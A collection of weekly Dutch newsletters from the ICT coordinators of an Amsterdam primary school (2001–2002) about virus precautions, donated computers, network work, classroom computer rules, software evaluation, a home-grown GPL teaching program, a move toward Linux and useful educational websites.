Na de waarschuwingen van vorige week over nep-virussen, werden we afgelopen weekend door een echt virus getroffen. Ais ik nu goed had opgelet, had ik kunnen lezen in de waarschuwing van Virus-alert over "bad trans". We hebben het door problemen in het weekend thuis op school kunnen voorkomen.

Tips:

- schrijf je in voor de nieuwsbrief van Virusalert en lees die ook.
- zorg voor een goede virus scanner die je regelmatig update.
- zet in Outlook Express het voorbeeldvenster uit, want daarmee open je in zekere zin ook al je e-mail.
- Maak nooit een attachment open, alsje niet zeker bent van de inhoud en/of de afzender. Je kunt de boel weggooien en de zender vragen of hij je ook echt heeft gemaïld.
- Outlook Express is een e-mail programma met risico's Het is ook mogelijk om met een ander programma te werken, bijvoorbeeld Eudora

#### **Mcafee.**

Door alle virus perikelen weer een poging gedaan om Mcafee goed te installeren. Op de nieuwe, snelle computers lukt dat niet. Maar op een oude ging het prima. Zelfs het updaten van de virusbestanden via de site van Mcafee was geen probleem. En de computer bleef lopen als een zonnetje.

Op een hernieuwde vraag aan Mcafee hebben we nog geen antwoord.

We zijn dus nog zoekende naar een goede beveiliging.

#### **Kennisnet.**

We hebben antwoord gekregen op onze boze brief aan Kennisnet. Ons werd aangeraden een bepaald programma te downloaden, waarmee we de snelheid van het data-transport kunnen meten. Nu kunnen we nog gerichtere wedstrijden laten plaatsvinden tussen computer 47 en computer 48.

#### **Werkgroep ICT.**

Het is toch een flinke klus om alle computers na te lopen op software en daarna de leerkrachten te vragen hoe de programma's bevallen. Het wordt steeds duidelijker, dat software die niet methode gebonden is, ook heel vrijblijvend is.

#### **Computercursus voor ouders.**

Op de oproep om mee te doen aan de computercursus zijn nog niet genoeg reacties gekomen. Erg jammer, want dan wordt het een eenmalige happening.

#### **Gebruikte apparatuur.**

Onze school is 10 computers rijker, dankzij onze gemeentelijk mecenas. Ze staan opgesteld in de bovenhal op tafels langs het raam. Dat raam zal binnen een jaar vervangen worden wegens een op handen zijnde verbouwing. John stond al in de startblokken om een vast blad te monteren. De bedoeling is, dat aan deze computers groepjes kinderen instructie krijgen op het gebied van tekstverwerken en internet. En eigenlijk was het ook bedoeld voor eventuele samenwerking met het buurthuis.

#### **Doormeting netwerk.**

Afgelopen woensdag heeft het netwerk, dat door Dirk en John is aangelegd de toets doorstaan. Het is officieel goedgekeurd als een UTP Cat5 netwerk. Het werd door een speciaal gecertificeerd bedrijf getest en goed bevonden. Hieperdepiep Hoera! !

#### **E-mail.**

Het is gelukt: Sinterklaas heeft per e-mail geantwoord. Zijn paard gaat met een speciale paardentakel het dak op.

#### **Site van de week:**

[www.virusalert.nl](http://www.virusalert.nl) Ga daar alsjeblieft een kijkje nemen en meld je aan bij hun gratis waarschuwingsbrief.

Trouwens, wisten jullie dat je je kan aanmelden voor kpn-online ([www.kpn.com](http://www.kpn.com)). Je kunt dan je telefoonrekening inzien en er allerlei analyses op loslaten (gratis). Op mijn top 15-nummers staan die van twee collega's.

[www.rund.nl](http://www.rund.nl) Je bent een rund als je met vuurwerk stunt. Site met voorlichting over vuurwerk.

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 50 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **Tweedehandscomputers.**

Er staan nu in de bovenhal zes identieke computers naast elkaar met identieke muismatjes. De harde schijven zijn door Dirk gekloond. Er kan op de computers geïnternet worden en er staat Office 97 op. Er zit geen geluidskaart in en geen cd-speler. Hier kunnen groepjes mensen tegelijkertijd aan een opdracht werken. Mogelijkheden: kinderen informatie laten zoeken, leerkrachten bijspijkeren, ouders internetles geven.

#### **ICT werkgroep.**

We zijn weer bij elkaar geweest. Bij elke computer zal een lijst komen te hangen met de regels voor het computergebruik. De leerkrachten moeten erop toezien, dat de regels nageleefd worden. Over een tijdje gaan we ze evalueren. De volgende keer als we bij elkaar komen (22 januari) zullen we proberen conclusies te trekken uit ons software onderzoek. Welke software bevat, welke kan weg. Daarop vooruitlopend hebben we de stukslicenties van het programma "ik reken" omgeruild voor een schoollicentie. Het is een aanvankelijk rekenprogramma dat door kleuters gebruikt kan worden.

#### **Computercursus.**

Computercursus voor ouders. Op dinsdag 15 januari 2002 zal de computercursus voor ouders van de Rosa Boekdrukker starten in het buurthuis in de Chassestraat.

#### **Printerserver.**

Omdat we zoveel computers hebben was er een oud beestje over; prima geschikt als printerserver. Een extra printerpoortkaartje erin (hadden we nog liggen), de prima beeldschermkaart die in de computer bleek te zitten hebben we vervangen door een oud kaartje van 1 MB en we hadden nog een oud klein monitortje. Tezamen levert dat een prima printerserver voor alle computers op de begane grond. Daar kan nu naar keuze zwart/wit of kleur geprint worden. Niet weggooiën dus die oude computers!

#### **EHBO.**

CD-rom speler vervangen door Dirk.

#### **Gadget.**

We hebben van John een scanner gekregen! Nu kunnen de winnende tekeningen van onze wedstrijd gepubliceerd worden!

#### **Sites:**

[http://www.maki.nl/software/r\\_0606.html](http://www.maki.nl/software/r_0606.html)

Hier wordt een computerprogramma besproken waarmee leerlingen van groep 7 en 8 alvast kunnen wennen aan de Citotoets. Het gaat hier om een thuisversie, waarop voor 5 leerlingen de registratie bijgehouden wordt. Er bestaan ook schoolversies (<http://www.dewerelddichtbij.nl/dewerelddichtbij/content.asp?pagkev=5487> Hier kun je je aanmelden voor de aardrijkskunde nieuwsbrief van ThiemeMeulenhoff. Daarin staan allerlei leuke tips om ideeën op te doen voor het aardrijkskundeonderwijs. Ook digitaal materiaal. Neem eens een kijkje!

<http://www.howstuffworks.com/index.htm>

Een engelstalige site waar van alles en nog wat wordt uitgelegd. Bijvoorbeeld waar de traditie van Santa Claus en Rudolph vandaan komt, hoe email werkt, en ook hoe snoeren kerstverlichting in elkaar zitten.

[www.amsterdam.nl](http://www.amsterdam.nl)

Kijk bij "kaart van Amsterdam". Scroll daar naar beneden naar "Atlas Amsterdam" en zoek je eigen huis/school en bekijk die bijvoorbeeld met een luchtfoto. Het is wel even puzzelen hoe het werkt. Ronald vond nog uit, dat onze school met name genoemd wordt en heeft daar een mailtje over geschreven naar de site.

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 51 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **Tweedehandscomputers.**

Aan onze nieuwe opstelling in de bovenhal heeft een paar keer een groepje kinderen gewerkt. Een keer waren het leerlingen uit groep 6 die Rosa's Kletshoek uitprobeerden. We kunnen de computers tegelijk in- en uitschakelen. Na twee dagen kwamen we erachter dat dat de reden was, dat de stop soms doorsloeg. Het blijkt nu dat de electricien aile computeraansluitingen op een groep heeft gezet. Dat moet dus veranderd worden.

#### **Website.**

Op onze web site is nu een nieuwe rubriek: tekening van de week. Het leert ons, dat we een tekening erop moeten zetten die veel harder ingekleurd is. We hebben in de hal van de school de tekeningen hangen van onze tekenwedstrijd. Volgendjaar gaan we de winnende tekeningen op onze site zetten.

#### **Computercursus voor ouders.**

Op dinsdag 15 januari 2002 zal de computercursus voor ouders van de Rosa Boekdrukker starteD in het buurthuis in de Chassestraat. We hebben nu DOg twee ouders nodig.

#### **Software.**

We merken dat we, nu de hardware eigenlijk redelijk probleemloos loopt, meer tijd krijgen om ons te verdiepen in betere software. We hebben ons opgegeven om als testschool mee te werken voor de site <http://www.maki.nl>. We gaan na de kerstvakantie een paar programma's beoordelen van het bedrijf Cedicu (<http://www.cedicu.nl>). Op de homepage doorklikken op Klik hier voor een overzicht van de reeds geproduceerde lespakketten Het programma heet "laat eens zien" en bestaat uit meerdere lespakketten. We hebben een lijstje gemaakt van criteria die we van belang vinden voor het beoordelen van software. Graag aanvullingen, opmerkingen, commentaar!

Criteria (in willekeurige volgorde; 't is werk in uitvoering) voor het beoordelen van software:

1. hebben we er behoefte aan?
2. ontlast het de leerkracht?
3. wat is de verhouding spelen/leren?
4. sluit het aan bij de in de klas behandelde les/leerstof?
5. Is het oefenstof die hoort bij de klas?
6. Is er goede feedback naar de leerling?
7. Hoe leerkracht-vriendelijk is het programma? Is er een registratieprogramma, waarmee we kunnen zien hoe elk kind het gedaan heeft? En waarmee het de volgende keer verder gaat?
8. Moet er veel uitgelegd worden door de leerkracht voordat een kind ermee kan werken?
9. Wordt er getoetst? Wordt er geoefend?

We kregen ook het programma "ik reken" binnen. De vier stuks licenties die we hadden hebben we ingeruild voor een schoollicentie. Het is bedoeld voor de groepen 1,2 en 3. Het registreert wat de kinderen hebben gedaan. De kleuterafdeling is heel erg te spreken over het programma. We zijn nu op zoek naar een kleuterprogramma voor lezen. Is "ik lees" daar te moeilijk voor?

#### **Gouden regels.**

We zijn oak bezig om in de school de regels die horen bij het gebruik van computers en internet te implementeren. Hier zijn ze: Graag commentaar, aanvullingen, opmerkingen!

#### **GOUDEN regels voor computer- en internetgebruik**

- Ik heb respect voor mijn eigen goede gedrag, voor andere gebruikers en voor de beheerders van het netwerk.
- Ik gebruik de computers en het internet voor educatieve doeleinden, ik zorg ervoor, dat ik alleen informatie verzamel en bronnen raadpleeg die nodig zijn voor schoolse zaken. (dus geen spelletjes spelen via internet)
- De beheerders van het netwerk mogen controleren of ik juist gebruik maak van de computers.
- Ik bewaar geen onnodig grote bestanden op de computer.
- Ik installeer nooit zelf een programma. Als ik iets wil installeren schrijf ik een verzoek in het computerschrift
- Ik zal mijn naam en adres en die van de school niet kenbaar maken op het internet. Bij twijfel vraag advies aan Dirk.
- Ik zal het netwerk van de Rosa Boekdrukker niet misbruiken om een ander te kwetsen.
- Ik mag niet internetten, als de juf of meester er niet bij is.
- Ik mag niks printen zonder toestemming van de leerkracht.
- Diskettes van thuis mogen pas na controle door Karin in een schoolcomputer gestoken worden. (dit is om virussen te voorkomen)
- Ik mag iets in kleur afdrukken, als mijn leerkracht daar met John een afspraak over heeft gemaakt via het boodschappenbakje. De leerkracht zet het af te drukken object op een diskette van de school. De leerkrachten van de kleuterbouw bepalen zelf of iets in kleur of zwart/wit wordt afgedrukt.
- Ik mag niet eten en drinken bij een computer
- Ik mag niet zonder toe stemming op een computer werken.

**Nascholing.**

Meteen de eerste dinsdag na de kerstvakantie gaan de leerkrachten van de groepen 1 t/m 3 weer bijscholen. We gaan 4 programma's bekijken en leren beoordelen, een rekenprogramma en wat woordenschat programma's (pluspunt, Babbelij, Schatkist en het Taalplan kleuters).

**EHBO**

Koptelefoon door Dirk gerepareerd.  
Haakjes voor koptelefoons vastgeplakt.

**Deze week een site ter aanbeveling.**

Breinstein: <http://www.fontys.nl/pabo eindhoven/breinstein/default.htm>  
Hierin een digiteek voor kinderen boordevol links naar educatieve sites.

Goede vakantie en een voorspoedig 2002

Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 2 - 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### **Koud!**

Deze week was een ijskoude week, omdat de ketel van de verwarming stuk was en zelfs helemaal vervangen moest worden. Het was ijskoud in de school. De leerlingen moesten naar huis, de vingers vrozen vast aan het toetsenbord, we warmden onze handen aan de monitoren. Kortom, er viel niet te werken. Het computerwerk vond dus grotendeels buiten de school plaats.

### **Nascholingen.**

Dinsdag was er nascholing voor de leerkrachten van groep 1 t/m 3. We gaan ons bezighouden met het beoordelen van software. Criteria kwamen uit de leerkrachten zelf en ook van de onderwijs begeleidingsdienst. Er is behoefte aan meer structuur, d.w.z. dat er in elke (kleuter)klas een vast pakket aan software zou moeten zijn, wat door de kinderen doorlopen moet worden. Het accent ligt nu op taalverwerving, maar we hebben ook een heel leuk rekenprogramma gezien.

Donderdag gingen de overige leerkrachten naar het ABC. Daar was het warm! In de komende bijeenkomsten gaat het over tekstverwerking binnen de taalmethode van Taalleesland. Een aantal opdrachten is geschikt om met een tekstverwerkingsprogramma te maken. Dat gaan we in eerste instantie zelf proberen en daarna met de kinderen. We hebben ook nog wat gedaan aan uitbreiding van onze eigen vaardigheid.

### **Computercursus voor ouders.**

Op dinsdag 15 januari 2002 zal de computercursus voor ouders van de Rosa Boekdrukker starten in het buurthuis in de Chasséstraat.

### **Software.**

Bij het Kruitvat is een cd rom "de natuur" te koop voor minder dan 4 euro. Kinderen kunnen hier heel leuk allerlei informatie opzoeken, geïllustreerd door spraak en filmpjes. (vanaf 8 jaar/groep 4)

Nadeel: schermresolutie moet ingesteld worden op 256 kleuren, dan pas wordt het hele scherm gevuld. Door het beeldscherm pictogram in de taakbalk te zetten kan dat vrij eenvoudig aangepast worden.

### **sites:**

<http://www.leerlingzorg.kennisnet.nl/nieuwsbrief/nulnummer.html>

Hier kunt u zich aanmelden voor allerlei informatie op gebied van leerlingenzorg.

<http://www.digischool.nl/po/community34> Via Kennisnet kun je je opgeven voor "kringen". Dat zijn jaarklasomgevingen waar allerlei informatie beschikbaar is voor lesideeën. In dit geval voor groep 3 en 4. Nu zijn ze bezig aan een euro site en dat sluit ook leuk aan bij de school t.v. van huisjeboompjebeestje, a.s. maandag.

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 3 - 2002 18 januari 2001  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### **Temperatuur.**

We hebben een nieuwe cv ketel. Meteen berekend op de extra lokalen die we erbij krijgen volgend jaar.

### **Weinig nieuws.**

Wegens adv, ketel, griep en invallen hebben we niet veel gedaan op ICT gebied in de school. Toch een uitgebreide nieuwsbrief: Zie onder 'Nieuw Programma'.

### **Nascholingen.**

Naar aanleiding van de nascholingscursussen zijn we bezig om allerlei software te beoordelen. Aan de hand van een lijst criteria zoeken we geschikte programma's voor taal en rekenen bij de kleuters. De leerkrachten uit de hogere klassen maken opdrachten uit Taalleesland in Word. Eerst zelf proberen en daarna moeten de leerlingen het gaan doen.

### **PC Privé.**

Er is weer een collega over de streep. Nu is er een computer besteld bij de PC-Dokter. Hoera, er komt dus weer een emailadres bij binnenkort.

### **APS.**

Van het APS kregen we bericht, dat er een hele nieuwe licentieregeling voor de Microsoft Software voor scholen geldt. Denk je alles goed geregeld te hebben, kun je weer die kleine lettertjes gaan uitspitten. Het wordt tijd om iets te bedenken om van Microsoft af te komen!

### **Sites:**

[www.digischool.nl](http://www.digischool.nl)

Onder "meesters en juffen" kun je de leeftijd kiezen van de kinderen waarmee je werkt. Er is daar ook een forum waar je vragen kunt stellen of onderwerpen ter discussie kunt stellen. Ik had antwoord op een rekenvraag!

### **Nieuw Programma.**

We hebben al een tijdje het idee dat we de ICT boel een beetje op orde beginnen te krijgen. Het netwerk is af, de computers stromen binnen en er is weinig onderhoud, dus tijd voor 'de grote klapper': Eigen software ontwikkeling! We hebben zo onze ideeën en behoeften en kwamen na wat overleg tot een eerste idee: een dictee programma per computer. Daar is veel over te vertellen, maar vooral dat het nog niet van de grond is gekomen. We besloten een stapje terug te doen en iets te maken dat straks voor 'Dictee' bruikbaar zou zijn en voor nu iets bruikbaars zou opleveren. Het werd: 'Vertaling'. Omdat het een programma bleek dat voor veel talen interessant is, kregen we er subsidie voor en zo konden we het laten ontwikkelen. Mark de Haan is de programmeur.

Hieronder de beschrijving. Nu dat het programma er is, blijkt er nog veel meer mee te kunnen dan we dachten en zo komt er dus al heel gauw een uitgebreidere versie. We houden jullie op de hoogte. De beschrijving is in het Engels, omdat het programma wereldwijd is aangemeld op de sites die 'iedereen' daarvoor kent. De software is onder GPL (General Public License) licentie, wat wil zeggen dat 't gratis is, vrij copieerbaar, verspreidbaar en veranderbaar.

### **Translation**

'Translation' is a web-based language teacher's tool. A teacher can add sentences and their translations to a database via a browser. He/she can choose from the database which sentences to assign to a group or an individual student. He can give a header and a footer to the prepared translation and activate it for use. He can add students to the database. The students can browse to their part of 'Translation', log in, and do their exercise. When a student has completed the task, a mail is sent to him and the teacher, containing the original sentences and the correct translation by the teacher and the pupil's version. The Administrator of 'Translation' can add teachers to the database via the web. She can also edit the language file to the language needed.

Onnodig hier te zeggen dat er dus ook een Nederlandstalige versie is. Het programma blijkt meer te kunnen dan we dachten. Je kunt er meer over lezen op <http://translation.starwave.nl> . Daar kun je het ook downloaden.

Als je het programma eens wilt uitproberen zonder het meteen te installeren op je schoolserver, schrijf ons ons dan even, dan krijg je een inlognaam en wachtwoord en kun je je gang gaan! Het programma draait op iedere server. Leuk nieuws dus voor de CIAO mensen.  
Overigens, half februari is 'Dictee' klaar. Het belooft net zo'n interessant programma te worden als 'Vertaling'.

**Mailserver**

Deze week komt de BIC van een 'vreemd' adres. De mailserver van A2000 werkt weer eens niet goed.

groeten,  
Karin  
Dirk



++++  
Nieuwsbrief Rosa Boekdrukker week 4 - 2002 25 januari 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

### Deze week

Een rustige ICT week. We moeten er nog een beetje inkomen. We hebben Mark de Haan opdracht gegeven om het programmeren van 'Dictee' te beginnen; ons volgende softwareproject. Dirk voert regelmatig overleg per e-mail en telefoon om te zorgen dat het programma gaat doen wat we willen. De samenwerking loopt op rolletjes. Je hoort er binnenkort meer van.

### Werkgroep ICT.

Deze week is de werkgroep weer bijeen geweest. Er is geïnventariseerd welke software gebruikt wordt in de verschillende klassen. Geconstateerd werd, dat veel van de aanwezige software niet gebruikt wordt. We gaan nu bekijken welke programma's en computervaardigheden er per jaargroep gewenst zijn om zo te komen tot een vast computer curriculum. Daardoor zal waarschijnlijk de vrijblijvendheid, die hier en daar gevoeld wordt afgelopen zijn.

### Computers op de gang.

Op onze eerst verdieping staan zes computers naast elkaar waarop alleen tekstverwerken en internetten mogelijk is. Hierop zijn nu regelmatig groepjes kinderen aan het werk. Er zijn opeens zoveel meer mogelijkheden om kinderen te begeleiden. Nieuw idee is ook om op het bureaublad een Word document te plaatsen waarop direct naar een internet site doorgelinkt kan worden. Dit biedt de mogelijkheid duidelijke internetopdrachten aan leerlingen geven.

### Linux

Door het veranderde beleid van Microsoft t..a.v. schoollicenties is er aardig wat commotie ontstaan. Het was in 't nieuws en we lezen erover in de nieuwsgroep nl.onderwijs.nieuwe-media. In de diverse Linux groepen die zich met onderwijs bezighouden wordt de zaak met zekere opgewektheid gevolgd.. Voorlopige conclusies: Als je met je computers alleen maar Internet en kantoortoepassingen (word, excel, powerpoint etc) draait, dan kun je gerust over op Linux. Het StarOffice pakket is in bedieningsgemak minstens vergelijkbaar met Microsoft Office en bestanden zijn ermee uitwisselbaar. Dit feit maakt het CIAO project welhaast overbodig en zeker te duur. Verder zijn er Linux servers beschikbaar voor het MKB die zo zijn ingericht dat zelfs de kruidenier zonder IT ervaring de systeembeheertaken kan uitvoeren. Dat biedt perspectieven voor onderwijzers, vinden wij. Minder goed is het nog gesteld met educatieve (open-source) software. Er is nog te weinig en het blijft aldoor maar zoeken.. Maar vanuit de diverse groepen die zich met Linux, open-source en onderwijs bezighouden komen wel initiatieven om multi-platform software te ontwikkelen. Hier wat Linux links voor de lief- en lefhebbers:

- <http://linuxforkids.com/> Uit hun mission statement: LinuxForKids was created in the Summer of 1999 to promote the use of Linux as an educational and entertainment platform for children..
- <http://freshmeat.net> Dit is een van de grootste verzamelingen van open-source software ter wereld. Altijd de moeite van een kijkje waard als je een programma zoekt..
- <http://www.linuxlinks.com> Veel , heel veel links. Kijk eens onder 'Software'..
- [http://www.linuxlinks.com/Software/Home\\_and\\_Education/](http://www.linuxlinks.com/Software/Home_and_Education/) En dit is er maar een van..
- <http://www.mech.kuleuven.ac.be/~bruyning/etos/index.html> Net nu ik dit stukje schrijf doet de link het niet. Goed stuk over open source in het onderwijs..
- <http://www.seul.org/edu/links> html SEUL= Simple End User Linux. Ook veel over onderwijs..
- <http://edu.kde.org/> KDE is de club die Linux er net zo uit laat zien als Windows en net zo te bedienen..
- <http://nl.linux.org/> De nederlandstalige Linux site. Klik vooral door naar 'Scholen'.
- [http://www.dwheeler.com/oss\\_fs\\_why.html](http://www.dwheeler.com/oss_fs_why.html) Tot slot een lang en ingewikkeld stuk over Linux versus Windows. Veel cijfermateriaal en 'harde' bewijzen in dit overtuigende stuk. Oordeel zelf!

### Sites:

<http://www.rnw.nl/kids/fun/spellen/trouwjurk/pagina.html> Hier kun je meedoen met de verkiezing van de trouwjurk van Maxima.

<http://www.fi.uu.nl/rekenweb/> Op deze site van het Freudenthalinstituut staan allerlei online rekenspelletjes voor groep 1 t/m 8.

Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 5 - 2002 1 februari 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

#### **Apparatuur.**

Bij het installeren van het programma "ik-reken" voor de kleutergroepen bleek, dat er twee computers wat gammel zijn. Eén diskteststation haperde bij het installeren. En de andere computer met windows 95 kon een site niet openen. Windows 98 erop, maar dat was heel onstabiel. Toen heeft Dirk de computer mee naar huis genomen. Het vervolg staat hieronder.

#### **Mammaplank gemold.**

Dirk heeft een moederbord naar de eeuwige jachtvelden geholpen. Hij lette niet goed op bij het upgraden en installeren van geheugen.. Stom. Maar we zouden het hier niet melden als we niet ook een vraag erbij hadden: Heeft iemand nog een AT moederbord liggen? Liefst voor een processor tot zo'n 200 Mhz.. Meer mag natuurlijk ook :)). Graag een mailtje sturen en dan halen we 'm op. Als er een kapotte computer omheen zit, dan nemen we die ook mee.

#### **Computercursus onderbouw.**

Bij de nascholing hebben we weer een aantal programma's beoordeeld. Als Taalprogramma's gaan we Schatkist met de Muis en Letterpret nader onder de loep nemen. Het rekenprogramma Pluspunt viel bij nader onderzoek tegen.

Bij de volgende nascholing gaan we het hebben over creatieve toepassingen met de computer voor kleuters.

#### **Bijscholing ICT-coördinator.**

Elk jaar organiseert het ABC een cursus genaamd: "nieuwe ontwikkelingen voor de ICT coördinator". Op vijf bijeenkomsten worden nieuwe wetenswaardigheden uitgewisseld. Afgelopen donderdag ging de bijeenkomst over systeembeheer. Hoe kun je als ICT coördinator jezelf werk besparen door handige programma's te installeren, waardoor leerlingen de configuraties niet overhoop halen. Ook werd uitgelegd hoe je de BIOS setup kunt beveiligen met een wachtwoord.

Bij een van de volgende bijeenkomsten moeten we een oude computer openschroeven.

#### **Sites:**

<http://disc.server.com/Indices/179026.html> Hier kun je je felicitaties kwijt aan Maxima en Willem Alexander.

[www.computertotaal.nl](http://www.computertotaal.nl) biedt fora (forums) over allerlei computeronderwerpen.

En ik ben nog steeds heel enthousiast over de kringen bij [www.digischool.nl](http://www.digischool.nl). Ik heb heel wat reacties gehad over mijn vragen over de rekenmethodes WIG3 en Wis en Reken.

Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 6 - 2002 8 februari 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

Deze week weer een nieuwsbrief vol met "links". Volgende week geen nieuwsbrief, dus moeten jullie het hier de hele crocusvakantie mee doen, vandaar.

### **ICT in De Baarsjes.**

Afgelopen maandag heeft er een gesprek plaatsgevonden met Kees Vos. Hij coördineert de ICT samenwerking tussen de 5 openbare basisscholen in De Baarsjes. In dat gesprek hebben we besproken wat we aan het doen zijn op de Rosa Boekdrukker. Een soort tussentijdse evaluatie. Het bestuur heeft nog geen duidelijk ICT beleid. Wel begrepen we in het gesprek, dat CIAO in elk geval geen optie is. Misschien een samenwerking met de scholen in Oud Zuid. Voor ons is samenwerking op onderwijsinhoudelijk/didactisch gebied vooral gewenst. (les-ideeën uitwisselen)

Na de crocusvakantie moeten alle leerkrachten weer een aantal vragen beantwoorden. Uit de verplicht in te vullen vragenlijsten moet duidelijk worden op welk gebied scholing gewenst is.

In maart/april komt er weer een studiebijeenkomst met alle scholen.

Er wordt nu gewerkt aan een begroting.

### **School en Computer**

Op woensdag 27 februari is er weer een GRATIS computerbeurs in Amsterdam. <http://www.school-computer.nl/> Allerlei educatieve software wordt hier getoond.

Maar misschien veel interessanter: <http://www.digischool.nl/po/community78/feb27/wsprogramma.html>

Een workshop gehouden in de Hogeschool Holland, ook op woensdag 27 februari. Georganiseerd door de gemeenschappen van de Digischool.

### **ICT beleidsplan.**

Er wordt momenteel gewerkt aan een ICT beleidsplan. Een standaard model + voorbeelden van hoe andere scholen dat hebben ingevuld, aangevuld met hoe het bij ons gaat, moet ervoor zorgen, dat dit plan over een maand klaar is.

[http://www.leren.nl/rubriek/onderwijs/ICT\\_en\\_onderwijs/beleidsplan/](http://www.leren.nl/rubriek/onderwijs/ICT_en_onderwijs/beleidsplan/)

Niemand hoeft het wiel nog een keer uit te vinden: ook hier zooveeeeel tips!

### **Hardware.**

Weer een computer vervangen (bij de kleuters met een haperende a-drive) en een computer aangesloten (in de hal op de 1<sup>e</sup> verdieping, bedoeld voor groep 6).

We hadden nog steeds een paar computers niet ingedeeld die we van ons gemeentelijk bedrijf hebben gekregen.

Verder is er in goede samenwerking een oude computer met restanten en een nieuwe buitenkant door de man van een collega tot "nieuwe" pentium 450 in elkaar gesleuteld. Goed zo Jan!! Fijn, dat je dit hebt gedaan! Dirk gaat hier een server van maken. Een server is een soort moedercomputer waar alle computers op het netwerk programma's vandaan kunnen halen en documenten op kunnen zetten. Dat is handig, als je op computer 14 hebt gewerkt aan een document en de volgende keer op computer 36 verder gaat.

De server wordt een Linux met Samba. Volgens de kenners stabiel, sneller en goedcooper dan Windows NT. En met het laatste wordt bedoeld de TCO (Total Cost of Ownership).

### **Nascholing groep 4 t/m 8.**

Dit was de tweede bijeenkomst over tekstverwerking in combinatie met Taalleerland. Iedereen had opdrachten uitgetoetst/getest(!) en nu is het de bedoeling, dat we de leerlingen één van die opdrachten laten doen.

Het gaat om:

- het vergroten van computervaardigheden (tekstverwerking) van de kinderen met lessen uit Taalleerland.
- lukt de organisatie? (komen alle kinderen aan de beurt?). (werkt de rest van de klas ook ergens aan? (klassenmanagement))
- snappen de kinderen het?
- kun je nog meer van dit soort opdrachten vinden?

### **Software beoordeling.**

Voor de Maki site, in samenwerking met het OCA hebben we een software programma ter beoordeling gekregen. We gaan het programma "meten" van Cédicu beoordelen met groep 5, en 5/6 . We hebben de spullen deze week ontvangen. We gaan het na de crocusvakantie doen.

Wederom uit de site van Maki.

### **Leerkracht op internet**

Fred Pals, ICT-coördinator van de [Openbare Daltonschool Het Karrepad](#) in Groningen, maakt zich sterk voor meer samenwerking op ICT-terrein. 'Wij hebben begin deze maand een server besteld. Tegelijkertijd heeft een aantal andere basisscholen uit de buurt dezelfde bestelling gedaan. Sinds een half jaar voeren we met dat groepje scholen regelmatig overleg. We ondersteunen elkaar. Systeembeheer is een zware taak. Wij komen uit de onderwijspraktijk, maar worden geacht manussje-van-alles te zijn: de computers draaiende houden, software beheren, server inrichten, het is een heel takenpakket. Wij hebben voor 550 leerlingen 140 computers staan, op 3 lokaties. Eigenlijk zou er per 60 computers een systeembeheerder moeten zijn. Daarom helpen we elkaar. Ook hebben we veel hulp van onze Denktank: een groepje ouders dat meedenkt over ICT-zaken. Daar komen veel goede tips uit, en ook weten ouders wel eens via hun werk wat computers voor ons te regelen.

### **sites:**

Deze week een hele waslijst uit het E-zine van de Maki site:

### **Jaaroverzicht favoriete sites**

Al een jaar wordt in deze nieuwsbrief wekelijks een leerkracht ondervraagd over zijn/haar favoriete websites/educatieve programma's. Tijd om de balans op te maken. Welke websites en software doen het het best in de klas?

### **Websites**

1. Kennisnet ([www.kennisnet.nl](http://www.kennisnet.nl))

Hoe kan het ook anders: Kennisnet werd door bijna alle leerkrachten genoemd. Vaak is het vooral de belofte van Kennisnet die de harten sneller doet kloppen: veel scholen hebben hoge verwachtingen, maar wachten nog op servers, kabels of feitelijke aansluiting. De leerkrachten die al wel met Kennisnet werken zijn vooral enthousiast over de [Programmamatrix](#) en [de Kringen](#).

2. Taptoe Spreekbeurtensite ([www.taptoe.nl](http://www.taptoe.nl)) is vooral bij de leerlingen heel populair, voor hun werkstukken en spreekbeurten.

3. Schooltelevisie ([www.teleacnot.nl](http://www.teleacnot.nl))

Veel scholen kijken naar het [Weekjournaal](#) en naar [Nieuws uit de natuur](#), en de websites sluiten daar prima bij aan.

4. De Startpagina ([www.startpagina.nl](http://www.startpagina.nl)) en haar dochters: [de PABO-pagina](#), [de ADHD-pagina](#), [de Dyslexiepagina](#), [de Onderwijspagina](#), [de Basisonderwijspagina](#), en zo kunnen we nog wel even doorgaan. Stuk voor stuk handige, goed bijgehouden portals.

5. De digitale school ([www.digischool.nl](http://www.digischool.nl)): geliefd als ideeëbron.

### **Software**

Veel leerkrachten hebben nogal wat te mopperen over de beschikbare educatieve software. Te duur, niet interactief genoeg, gehannes met licenties, niet geschikt voor netwerken - er wordt veel geklaagd. Toch maken nagenoeg alle geïnterviewde scholen veelvuldig gebruik van educatieve programma's:

1. [Wereld in Getallen](#) Een standaardmethode, die vooral wordt gewaardeerd om de feedback die leerlingen van het programma krijgen.

2. [Veilig Leren Lezen](#). Voor remedial teaching en NT2-onderwijs wordt het programma 'Veilig leren lezen in stapjes' veel genoemd.
3. De software van [Ambrasoft](#), voor rekenen en taal. Deze programma's worden minder genoemd dan de bovenstaande programma's, maar leerkrachten die deze programma's gebruiken zijn unaniem laaiend enthousiast.
4. [Schatkist](#) is voor kleuters een gewaardeerde taalmethode.
5. Programma's van het [NIB](#) worden vooruitstrevend genoemd. Vooral [Luister Maar](#) en [Taalplan](#) (dat nu wordt uitgegeven door Dodo Software) zijn populair.

Kijk voor de volledige lijst op [de Maki-site](#). (!!!!!!!!!!! doen!!!!)

alvast een prettige crocusvakantie

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 7 - 2002  
Waar zijn we de afgelopen week op ICT gebied mee bezig geweest?  
++++

Deze week weer een nieuwsbrief vol met "links". Volgende week geen nieuwsbrief, dus moeten jullie het hier de hele crocusvakantie mee doen, vandaar.

ICT in De Baarsjes.

